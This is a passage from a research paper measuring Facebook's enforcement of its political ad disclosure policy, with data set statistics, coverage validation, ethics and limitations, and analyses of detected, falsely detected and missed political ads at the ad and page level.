Table 2: Page/ad counts for the top 10 and other countries. For spend and impressions, we calculate the lower and upper bound based on the ranges available in our data.

				for political ads		
Country	# pages ▽	with ad	# ads	# ads	Spend (10^6 USD)	Impressions (10^9)
U.S.	90,018	69,815	21,934,716	1,902,473	810–1,146	45–53
Brazil	39,675	33,459	1,039,109	696,612	13–27	8.4–10
India	13,798	10,722	779,670	121,269	2.9–3.6	3.9–4.4
Italy	11,758	10,049	384,808	124,767	6.5–22	2.7–3.2
U.K.	10,558	8,016	2,456,921	96,660	17–33	2.4–2.8
Germany	10,223	8,501	782,078	121,482	13–30	2.8–3.2
Ukraine	8,632	7,437	315,425	133,006	3.2–17	3.4–4.0
Mexico	7,229	6,145	275,028	88,406	4.9–6.9	3.8–4.4
Canada	6,352	5,198	529,107	76,076	13–22	1.8–2.1
Romania	5,708	4,927	189,389	104,228	5.8–9.1	2.8–3.3
Other	61,873	50,761	5,142,518	726,382	54–109	18–21
Total	265,824	215,030	33,828,769	4,191,361	944–1,426	95–112




Figure 1: Distributions of observed ads and pages.

4.2 Data set description

In total, we observed 33.8 million unique ads during our measurement, of which 4.2 million were declared or detected as political (Table 2). As Facebook only provides ranges for ad spend and impressions for political ads, we estimate that these had around 100 billion impressions and cost around 1 to 1.4 billion U.S. dollars. We see that United States advertisers dominate our data in terms of the number of ads placed overall, as well as in political ad count, spend, and impressions until the 2020 U.S. elections (Appendix B), when Facebook restricted U.S. political ads [1].

We observed ads across 215,030 pages (by definition, all of these pages had at least one political ad ever); we never observed any ads for 50,794 additional pages in scope. Small advertisers represent the majority of these pages: the median page posts fewer than 6 ads and 1 political ad respectively (Figure 1). Conversely, a small percentage of pages account for the majority of ads: the top 20% advertisers posted 92.5% of all ads and 81.9% of all political ads. Distributions are similar between U.S. and non-U.S. advertisers. To conserve

resources, we manually analyzed the largest advertisers up to then on four occasions (Appendix B), and discarded those that we considered unlikely to intentionally publish political ads. Before discarding, these advertisers placed 5,862,808 ads (17.3% of all ads). Our analysis in Appendix C confirms that these pages minimally placed political ads (0.011% of their observed ads), supporting our decision to discard them.

4.3 Data set validation

We assess the coverage of our data set both internally and externally to determine how often we were unable to retrieve all available ads. As an internal validation, we compare the expected number of available ads included in Facebook portal data to the number of actually observed ads. As an external validation, we compare the observed political ads with those retrieved from the Ad Library API.

We summarize our coverage in Figure 2. We missed 19.8% of ad observations, most often due to a limitation in Facebook's systems: even though the portal is able to report that a page has over 50,000 ads, it fails to actually load more than 7,800 ads per scrape. Very large advertisers therefore bear the bulk of missing observations. We also miss the first ads from newly seen advertisers due to a delay of usually three days between a page's first political ad impression and its appearance in the Ad Library Report [32]. Otherwise, discrepancies are due to our scraping frequency or setup: we miss ads that disappear during a scrape, that only appear between scrapes or after the last scrape, or when the scraper (partially) failed. For 7.5% of ads, we could not make the 14-day snapshot: this is largely due to resources being unavailable or restricted through Facebook's snapshot tool, or because the 14-day interval was outside our measurement period. Finally, for 184 pages (0.07%), we failed to retrieve page metadata.

Based on the maximum number of missed observations per page, we estimate to have missed at least an additional 6.4% of ads. Weighted by the observed proportion of political ads per page, we estimate to have missed 11.4% of political ad observations. We note that the (unknown) number of unique ads that we were unable to retrieve is significantly lower than the number of missed ad observations, since many ads are active for more than one day. Finally, based on the API data, we missed around 1 million political ads (24.8%), with an estimated combined spend between 188 and 550 million USD, and 24 to 31 billion impressions. While missing data may introduce risks to research validity [46], our findings are lower bounds mainly calculated in the aggregate, which are less affected by our data gaps. We therefore believe that our data and results remain sufficiently representative for the Facebook political ad ecosystem.




Figure 2: Summary of data set coverage.

4.4 Ethics

We follow ethical guidelines for Internet measurement and cybersecurity research [19, 54, 73]. Our data collection does not affect any non-advertiser Facebook users and we do not observe any personally identifiable information on them. Our research received an IRB exemption as it does not involve human subjects. As part of publicly available metadata, we collect the disclaimer that the advertiser provides to Facebook for the ad authorization process [48]; in the case of individuals, this may include personally identifiable information such as their legal name. We only process this data in the aggregate and do not use it to identify any individual. Similarly, we do not name any specific advertiser to avoid inflicting harm resulting from flaws in Facebook's enforcement.

We collect only publicly accessible data. As Facebook states that "more than 2 million people visit the Ad Library every month" [3], we do not expect this data collection to significantly affect the availability of the Ad Library, and we did not observe any service outage possibly caused by our scraping. While Facebook's 'Automated Data Collection Terms' [17] may prohibit scraping, we believe that our research is in the public interest, and that its societal benefits justify the technical resources consumed from Facebook, as well as potential reputational and financial harm on Facebook. Institutions, civil society organizations, and researchers have previously called for improved transparency for all ads [2, 26,

35, 39, 59, 62, 64, 65, 71, 88, 110], confirming the value of our data set. We share our data and methods with other researchers at https://osf.io/7tw3e/. In the context of prior work, we already communicated with Facebook to discuss their ad review and transparency, and presented to them the overall issues and recommendations that we also analyze in this paper.

4.5 Limitations

The definition of our scope leads us to only track pages with at least one known political ad (declared or detected) as recorded in the Ad Library Report. If a page never gets caught or is exempt (news pages [7]), we will therefore not track its ads, potentially missing their false negatives. Likewise, we cannot cover advertisers in countries where declaration is voluntary, as Facebook does not publish an Ad Library Report there [6].

As quantified in subsection 4.3, we do not achieve full coverage of the ads published by advertisers within our scope. On the one hand, coverage is affected by the trade-off between limited resources on our side and the large number of pages in scope. The 24-hour scraping period means we miss ads that were active only between two scrapes, and limits the granularity of observed activity periods. Our snapshot delay leads us to miss ad status changes beyond 14 days. However, we consider any changes after 14 days less likely to be due to Facebook's own enforcement system,[6] but rather due to external reporting. We also request ads shown in any country; Facebook provides a filter by country, but this would prohibitively multiply the required resources.[7] We therefore assign pages and their ads to a country based on a heuristic, i.e., top spend on political ads. On the other hand, delays, flaws and changes in Facebook's systems further reduce coverage. Delays in the publication of the Ad Library Report [32] and a limit on the number of retrievable ads cause us to partially miss ads from newly added and very large advertisers, respectively. We also experience infrequent failures of our scrapers, due to changed request methods or unavailable resources, or race conditions during one scrape (e.g., leading to duplicate ads). Beyond these unobserved ads in scope, we do not know the total number of ads on Facebook, which prevents us from quantifying true negatives and calculating metrics that depend on it. However, we expect true negatives to be much more prevalent, and therefore select classification metrics that are more robust against this class imbalance.

Finally, limitations result from Facebook's transparency implementation. Without full metadata on all ads, we cannot quantify the impact in terms of spend and impressions of undetected political ads. We also have no visibility into ads that are caught during initial review and are therefore prevented from running altogether. More abstractly, we rely on Facebook's Ad Library functioning properly, i.e, returning the actual, complete set of (non-)political ads from all pages [21, 110, 112]. While we have no reason to believe this is not the case, we also have no way to confirm this for our data set, due to a lack of transparency into Facebook's architecture. Crowdsourced ads may allow to audit the accuracy of the Ad Library, albeit not completely [21, 30]. Moreover, while we are the first to conduct large-scale data collection through the web portal, researchers and organizations have documented consistency, completeness, and reliability issues with the Ad Library API [22, 25, 32, 36, 39, 41, 91, 93]. These challenges in comprehensively obtaining all currently active ads ultimately harm Facebook's transparency efforts.

5 Ad-level Enforcement

We first examine enforcement of individual ads, independent from the advertiser. We start by quantifying the prevalence of enforcement, that is, how frequently Facebook is taking down ads for not having the required disclaimers, and determine the exposure that violating ads had before detection. We then survey how often an enforcement decision made by Facebook is appropriate, especially with regard to ads that likely should not have been taken down (*false positives*) and where incorrect enforcement harmed advertisers.

5.1 Current ad policy enforcement

Within our measurement data, 72,678 ads were marked at some point as 'detected,' i.e., political but not properly declared, within 14 days after the ad's first activity. These detected ads therefore represent a minor share (1.7%) of all 4.2 million observed political ads. Edelson et al. [36] reported a 9.7% detection rate for May 2018–June 2019, suggesting policy awareness and compliance may have since improved. Moreover, Facebook has stated that "between March 1[, 2021] and Election Day, [they] rejected about 3.3 million ad submissions that targeted the US without completing the authorization process before they could run" [3], suggesting that Facebook's initial ad review already catches most violations, although the lack of detail makes a reliable comparison difficult (e.g., authorization may be subject to separate review, and an advertiser could try and resubmit an ad until it passes).

Next, we analyze whether Facebook prevents violating ads from gaining much exposure by measuring how quickly Facebook takes down an ad that should have been declared as political. Detection of ads that slipped through the initial ad review is relatively fast (Figure 3): 40% of ads were detected within less than 1 day, with the median activity period being less than 2 days. Detected ads are also active for shorter periods than any political ad, for which the median activity period is less than 3 days, suggesting that ads are primarily detected while they are still active. However, violating ads may still

[6] Facebook started its pause on political ads 7 days before the 2020 U.S. election, a.o., to "re-review[ads] for policy violations" [107].

[7] However, we find that this filter can also be unreliable, with some ads only being available when no country filter is set.




Figure 3: Activity period for detected and all political ads where we likely observed the full lifespan (subsection 4.1) and observed detections within 14 days.

enjoy significant exposure in budget, impressions, and time. We estimate the detected ads to have accumulated spending between 12.2 and 20.7 million U.S. dollars and between 2.1 and 2.4 billion impressions, i.e., instances where a user saw the ad without the proper context that it was political. 5,885 ads (8.1%) were active for over a week, meaning detection occurred very late. Moreover, we find 49,263 ads that were likely detected only after they became inactive, as they became inactive within 14 days, were not yet marked as political after 14 days, but were present in the Ad Library API. The advertiser could therefore display their violating ad for the desired duration. These 55,148 combined detections do not prevent most or any user harm, as most or all intended ad impressions still occur. Instead, they are only useful for the secondary goal of transparency (as the ads are then included in the Ad Library) and for any potential disciplinary measures taken against the page.

5.2 Ads incorrectly detected as political

When Facebook takes down ads for a lack of disclosure of their political nature, some of these decisions are incorrect, i.e., *false positives*. For example, the takedown of 1,413 ads (1.16% of all detected ads) was later undone, possibly after an appeal by the advertiser. These reflect admissions by Facebook that the ads were false positives and should not have been disabled. To study false positives more systematically, we labeled a randomly selected sample of 300 correctly declared and 300 detected ads. We restricted these samples to advertisers in the United States to ensure that annotators could interpret ad text and context. Three authors determined whether each ad was within or outside the scope of Facebook's political ad policy. They were instructed to adhere as closely as possible to Facebook's definition, i.e., not apply their own interpretation of what should be a political ad. In a subsequent meeting, the annotators revisited disagreed-upon ads, and reassigned a final agreed-upon label in the case of simple labeling errors (agreement on the definition, but for example a missed reference to a politician). Otherwise, if they considered Facebook's definition too ambiguous, in particular on whether an ad sought to influence public opinion, they recorded "disagreement" as the final outcome. Using Krippendorff's α [68], we achieve an inter-rater reliability of 0.81, i.e., sufficiently strong agreement for reliable conclusions.

Table 3 lists the results of our labeling. For *declared* ads, a false positive indicates that an advertiser unnecessarily declared that ad. Across our sample, we observe 3.3% over-declared ads, suggesting the practice is rare. 80% of declared ads are related to politics and elections, which are clearly in scope of Facebook's ad policy and should therefore be declared. Across all observed ads, Facebook does not appear to retroactively mark declared ads as non-political, i.e., Facebook does not (need to) check whether a declared ad falls within the scope of its policy. For *detected* ads, a false positive indicates over-enforcement by Facebook, unduly taking down the ad. Across our sample, a majority of detected ads (55%) should not have been enforced upon; if we extrapolate this rate to all detected ads, 67,433 ads should not have been taken down. This suggests that Facebook's ad detection is overly aggressive. Edelson et al. [36] observed a 79% false positive rate through a similar manual analysis, corroborating our finding that this rate may be very high.

The annotators also described the ad topic, using an inductively developed codebook that was aligned in their meeting (Appendix E). 24% of false positive detected ads concern commercial products or services, and it was not immediately obvious why Facebook detected those ads as political. Among ads where the likely cause of error was more discernible, most errors concerned COVID-19-related and health ads, for which the ambiguity in the definition of 'social issues' ("seek to influence public opinion") makes confusion for advertisers and Facebook's review more understandable. It appears that these policy ambiguities account for most errors; we attribute only 6 false positives to a likely false "keyword" match (e.g., a shop called 'Mayors'). Matias et al. [75] observed a 4.2% false positive rate across ambiguous issue ads and false matches. Our findings suggest that in addition, commercial ads, where the reason for detection is less clear, represent a significant share of false positives. Finally, the annotators could not agree on the label for 5% of declared and 23% of detected ads, highlighting the difficulty of interpreting Facebook's ad policy consistently. This disagreement mainly involved ads relating to social issues, where it was unclear whether the ad sought to influence public opinion, or ads with incidental references to politics, such as a candidate's yard sign being visible in a real estate listing.

Summary We find that detected political ads without a disclaimer account for only a small share (1.7%) of observed political ads, and that Facebook detected them rather quickly. Still, we see 55,148 detected ads running for more than a week or for their full intended duration, making detection largely ineffective at preventing users from seeing these violating political ads. In addition, detection appears to be very imprecise: we find that 55% of detected ads in the U.S. should not have been taken down (*false positives*), harming advertisers by making their legitimate ads unavailable to users.

Table 3: Manual categorization of 300 declared and 300 detected ads, grouped by annotators' assessment of whether these are political per Facebook's ad policy. ⊙ : Related to social issues. Percentages are given within the sets of declared and detected ads, respectively; the margin of error is for a 95% binomial proportion confidence interval.

Ads considered **political** (*true positives*)

	declared		detected	
Topic	#	%	#	%
By a political figure/organization	143	47.7	1	0.33
About a political figure/organization	61	20.3	15	5.00
About elections	35	11.7	13	4.33
Political Values and Governance ⊙	10	3.33	10	3.33
Civil rights ⊙	5	1.67	13	4.33
Environment ⊙	6	2.00	4	1.33
Economy ⊙	6	2.00	3	1.00
Other ⊙	9	3.00	6	2.00
Total (Precision)	275	91.7	65	21.7
Margin of error		±3.1		±4.7

Ads considered **non-political** (*false positives*)

	declared		detected	
Topic	#	%	#	%
Commercial product/service	0	0.00	73	24.3
COVID-19-related	0	0.00	24	8.00
Health ⊙	5	1.67	18	6.00
News/media	1	0.33	8	2.67
Apps/games/websites	0	0.00	8	2.67
Arts/Personalities	0	0.00	7	2.33
Other	0	0.00	24	8.00
Other ⊙	4	1.33	4	1.33
Total (False discovery rate)	10	3.33	166	55.3
Margin of error		±2.0		±5.6

Ads **disagreed** upon by labelers

	declared		detected	
Topic	#	%	#	%
Environment ⊙	4	1.33	13	4.33
Insignificant reference to politics	2	0.67	9	3.00
Food assistance ⊙	2	0.67	6	2.00
News/media	0	0.00	8	2.67
COVID-19-related	1	0.33	6	2.00
Health ⊙	2	0.67	4	1.33
Other	1	0.33	3	1.00
Other ⊙	3	1.00	20	6.67
Total (Disagreement rate)	15	5.00	69	23.0
Margin of error		±2.5		±4.8




Figure 4: Detected ads versus their share of all ads for a page.

6 Page-level Enforcement

We continue at the level of a Facebook page to examine whether enforcement appears to be consistently and correctly applied across all ads of a page. We start by describing how advertisers react to takedowns of a page's ads. We then classify pages to describe the current composition of Facebook's Ad Library based on a page's likely political intent, and identify likely *false negatives* as ads published by pages with a clear political purpose that Facebook failed to detect.

6.1 Reaction to enforcement

We first analyze whether advertisers are able to repeatedly violate Facebook's ad policy. We observe detections of undeclared political ads for 13,900 pages (5.2%), again lower than the 68.3% rate observed by Edelson et al. [36] for May 2018–June 2019. Overall counts of detected ads per page were low (Figure 4, left). However, 7,535 pages (54.2%) did not declare any political ads, so their only political ads were those that were detected (Figure 4, top), suggesting they may have unintentionally posted ads that were deemed to be political, possibly due to insufficient awareness of or ambiguity in ad policies. No advertisers appear to have placed many and mostly political ads without declaring them (Figure 4, top right); high absolute counts of detected ads are an artifact of an overall high volume of ads (Figure 4, bottom right). It does not appear that Facebook frequently banned pages as an enforcement action after detecting undeclared ads: only 458 pages were deleted some time after an ad detection, or 3.3% of pages with detected undeclared ads. (For reference, 7.2% of all pages in scope were ever deleted.) 373 of these 458 pages even continued placing new ads between their last taken down ad and deletion of the page.

Next, we analyze whether advertisers declare more ads after ads have been taken down, i.e., whether Facebook's enforcement increased adherence to its ad policies. Ideally, this reaction should prevent future violations and protect users from being exposed to unmarked political ads. Out of the top 75 pages ranked by detected ad count (listed by class in Figure 5), 22 increased their proportion of ads declared as political after being detected (①–④): 5 started declaring continuously (①) and 5 others only shortly did not declare (②). However, increased declaration was only short-lived for 12 pages (③–④). Furthermore, 48 pages (⑤–⑥) barely declared any ad as political and often had a steady stream of violating ads taken down by Facebook. (This includes 39 news aggregator pages (⑥) that are likely not exempt from declaration, unlike more traditional news organizations [7].) This suggests that the most frequent offenders (in absolute terms) did not face any durable restriction in their ability to run ads as a potential disciplinary measure imposed by Facebook to increase compliance. Despite sometimes frequent and prolonged violations, all pages in the top 75 continued publishing ads after detection.

After the 2020 U.S. election, Facebook temporarily disallowed political ads on their platform [1]. Instead of ceasing to




Figure 5: Reactions to ad detection by the 75 advertisers with most detected ads. Each row corresponds to an advertiser, with shades of blue indicating the proportion of ads the respective advertiser declared as political over time (aggregated daily). Red markers at the bottom of each row denote when ads were detected and taken down by Facebook. Advertisers are grouped into seven classes (denoted by ⓐ) based on their reaction to enforcement (start/increase/resume declaring political ads) and the duration of increased declaration (continuously/temporarily/no reaction). For example, group ⑥ contains advertisers that have a steady stream of ads taken down by Facebook but do not show any apparent reaction to enforcement (they continue not declaring any ads as political). These advertisers are news aggregator pages; we show three examples and omit 36 similar pages (*).

advertise, 5 of the top 75 violating pages continued running ads but *stopped* declaring them as political (⑦), even though they were clearly of political nature as they had previously declared (nearly) all their ads as political. Even though these 5 pages advertised merchandise such as T-shirts with political messages, or were advocating for civil rights and environmental policy, Facebook only detected and took down 3% of their ads running after the election. Overall, 1,018 pages ran 71,426 undeclared ads after the U.S. election, whereas they only ran declared political ads before then. These pages did not appear to be deterred by the political ad pause, and Facebook did not effectively prevent them from running ads that were very likely political. This failure of enforcement rendered the ad pause less effective, and put these violating pages at an unfair advantage over advertisers who did comply and ceased running political ads as required [70, 94].

6.2 Current enforcement by advertiser class

Facebook's policy on ads that require disclosure is broader than just ads published by obvious political actors such as parties or candidates [64]. Consequently, the Ad Library Report also lists advertisers beyond those actors, such as those placing ads about social issues, in partnership with (on behalf of) political actors, or with (non-partisan) calls to vote, next to advertisers with incorrectly detected ads (subsection 5.2).

6.2.1 Page classification

To quantify the prevalence of different types of advertisers, we match internal and external data sources with observed Facebook page metadata to classify pages into one of four topics. If a page is listed in multiple sources, we select its main class using the following order: (1) political, (2) government, (3) media, and (4) issue-related.

- We retrieve political committees for the 2020 U.S. elections from Facebook's Ad Spending Tracker [106] (matched on page name) and the OpenSecrets project of the Center for Responsive Politics [85] (matched on page ID).
- We retrieve political candidates and parties registered for the 2020 Brazilian municipal elections from the Superior Electoral Court [98] (matched on CNPJ).
- We retrieve pages who identified themselves during Facebook's advertiser authorization process through a Federal Election Commission identification number (FEC ID) for U.S. political pages or U.S. government credentials for U.S. government pages from our data (matched on page ID).
- We retrieve media organizations from Media Bias/Fact Check [77] and NewsGuard [83] (matched on page alias), with local pages for large news aggregators manually added.
- We retrieve U.S. nonprofit (tax-exempt) organizations as potential issue-related pages from National Center for Charitable Statistics [20, 81] and Internal Revenue Service [40]

data (matched on disclaimer and ZIP code).

- We retrieve manually curated *Explore* lists [86] containing political, government, media, and issue-related pages from CrowdTangle [29] (matched on page ID).
- We enumerate the most common Facebook page categories for pages within the previous data sets, manually select those categories that are sufficiently specific to a class, and then retrieve all pages within those categories (Appendix F) from our data (matched on page ID).
- We retrieve all pages that completed Facebook's advertiser authorization process from our data (matched on page ID).

Overall, 59.7% of pages fall into one of the four categories. We distinguish an additional 11.3% of pages outside these topics that completed the authorization process, as this implies a genuine intent to at least sometimes place political ads.

6.2.2 Distribution of political ads over classes

We first analyze the composition of advertisers listed in the Ad Library Report globally, i.e., within our scope of pages with at least one recent (declared or detected) political ad (subsection 4.1). We expect mostly political and issue pages to appear in the Report; however, based on our classification (Table 4), 'obvious' political advertisers only represent 39% of measured pages, with a further 8% that are issue advertisers; these combined account for 73% of observed political ads. Only 53% of all pages were authorized to declare ads as political. Unauthorized pages may have no political motive, suggesting they inadvertently published ads that fall under the political ad policy,[8] or their ads were incorrectly detected as political by Facebook. Alternatively, they may be political actors that refuse to authorize themselves, or may be unable to do so due to Facebook's policies, e.g., if they are outside the country in which they want to run political ads [36].

We further analyze whether certain page classes are more likely to have such "unintentionally" undeclared and detected ads by comparing *detected* with *overall* ad counts (Table 4). Government (6% detected vs. 4% overall) and issue (16% vs. 8%) pages are overrepresented, hinting at discrepancies between their and Facebook's understanding of which ads should be declared. Media pages account for the most detected ads in absolute numbers (34%), but place ads in similarly high volumes (35% of all ads). 46% of authorized pages and 21% of political pages failed to declare at least one ad that was later detected, even though Facebook's ad policy requires all ads from or on behalf of political figures to be disclosed.

Next, we measure the proportions of political ads over all ads per page and class. If an advertiser is political in nature, we expect them to have 100% political ads, either because they properly declare all their ads or because Facebook detects their undeclared ads. Indeed, this largely holds for identified political pages (Table 4), where 81% had only political ads. However, for government, issue, and media pages, this share is much lower, at 23%, 22%, and 12% respectively, and median proportions of political ads of 20%, 25%, and 0% respectively, showing that the Report contains many (classes of) pages whose ads are mostly non-political. Across all pages with observed ads (Figure 6), we similarly see that 44% had only political ads, while 33% had no political ads observed during our measurement, with the latter increasing for larger advertisers, suggesting these may not have political intent.




Figure 6: Distribution of political ad proportion over pages.

Overall, we find that 47% of pages in the Ad Library Report are not authorized, with over 33% of pages hardly publishing political ads over time. These pages may have had incorrectly detected ads (*false positives*) or placed an ad that they did not consider political even though Facebook did. Indeed, government and issue pages are much more likely to have ads detected by Facebook. When pages have no clear political motive, the advertisers as well as Facebook must determine at the individual ad level whether the ad is in scope of the political ad policy, which may be more prone to interpretation errors and disagreements and therefore lead to enforcement errors. Conversely, we consider 39% of pages to be core political actors. Although Facebook's policies require any ad made *by* a political actor to be declared [11], enforcement is still necessary as 21% of such pages have at least one detected ad. Next, we analyze whether these pages had any ads that were neither declared nor detected by Facebook.

6.3 Missed ads by political advertisers

Through our classification from subsubsection 6.2.1, we can identify advertisers that are known or self-declare to be political actors. For these advertisers, Facebook's ad policy explicitly mandates that *all* their ads be declared ("ads *made by*" a political actor). If these advertisers fail to disclose all their ads, Facebook should detect them. With this premise, we can measure whether those pages had any undetected ads that Facebook's enforcement missed within 14 days after the ad's first activity. By taking a more holistic approach where we identify groups of pages and ads where enforcement is required, we avoid introducing any interpretation of our own of what should be a 'political ad' [102], as well as errors from machine learning models that detect political ads [34, 96]. In-

[8] These ads then likely triggered inclusion in the Report; due to delays in this inclusion, we cannot observe these one-off political ads (subsection 4.5).

Table 4: Distribution of observed (political) ads over identified advertiser classes. Classes do not overlap.

	Pages		All ads		Political ads		Political ad proportion (%)				% pages with	Detected ads		Detected pages	
Type of page	#	%	#	%	#	%	overall	Q_{1-3} per page			100% pol. ads	#	%	#	%
Political	102,617	38.6	2,593,727	7.7	2,476,764	59.1	95.5	100.0	100.0	100.0	80.8	6,010	8.3	2,965	21.3
Government	9,686	3.6	781,102	2.3	190,057	4.5	24.3	0.0	20.0	92.9	22.7	4,577	6.3	956	6.9
Issue	20,250	7.6	1,722,973	5.1	585,326	14.0	34.0	0.0	25.0	93.9	22.3	11,245	15.5	1,870	13.5
Media	26,203	9.9	11,814,593	34.9	318,939	7.6	2.7	0.0	0.0	50.0	12.2	24,395	33.6	2,858	20.6
Other with authorization	30,108	11.3	1,954,851	5.8	604,897	14.4	30.9	44.4	100.0	100.0	52.9	11,073	15.2	1,632	11.7
Other with detected political ads	3,619	1.4	6,540,777	19.3	15,378	0.4	0.2	0.8	3.8	14.3	4.9	15,378	21.2	3,619	26.0
Other with only observed non-political ads	47,248	17.8	8,420,746	24.9	0	0.0	0.0	0.0	0.0	0.0	0.0	0	0.0	0	0.0
Other without observed ads	26,093	9.8	0	0.0	0	0.0	0.0	—	—	—	0.0	0	0.0	0	0.0
All with authorization	139,861	52.6	8,132,939	24.0	4,151,486	99.0	51.0	89.5	100.0	100.0	69.4	32,803	45.1	6,412	46.1
All with declared or detected political ads	143,657	54.0	21,511,759	63.6	4,191,361	100.0	19.5	80.0	100.0	100.0	66.3	72,678	100.0	13,900	100.0
All pages	265,824	100.0	33,828,769	100.0	4,191,361	100.0	12.4	0.0	80.3	100.0	44.3	72,678	100.0	13,900	100.0

Table 5: Ads from clear political advertisers missed by Facebook's enforcement (false negatives). Groups may overlap.

		Undetected ads		Pages with ≥1 undetected ad		Detected ads	
Political page list	Country	#	%*	#	%	#	%§
Ad Spending Tracker	US	33	0.01	16	1.93	1	0.00
FEC-registered organizations	US	1,035	0.17	42	2.76	40	0.01
OpenSecrets.org committees	US	129	0.03	24	1.74	14	0.00
CNPJ-registered entities	BR	7,607	1.57	2,038	11.99	668	0.14
CrowdTangle Explore lists	Int.	14,263	2.15	649	10.46	306	0.05
Facebook Page categories	Int.	103,808	4.33	16,116	16.53	5,764	0.25
All political pages		**116,963**	**4.51**	**16,875**	**16.44**	**6,010**	**0.24**
U.S.-only	US	**10,940**	**0.96**	**1,187**	**4.75**	**416**	**0.04**

* False negative rate ($FN/(FN+TP)$) § Proportion of ads detected by Facebook across all ads labeled as political by Facebook within the respective group of pages (TP).




Figure 7: Rates of undetected and detected ads for countries with at least 0.01% of all observed political ads, across pages in political Facebook page categories.

stead, by selecting pages that we believe to be clearly in scope of Facebook's political ad policy, we have greater confidence that we observe genuine errors in Facebook's enforcement.

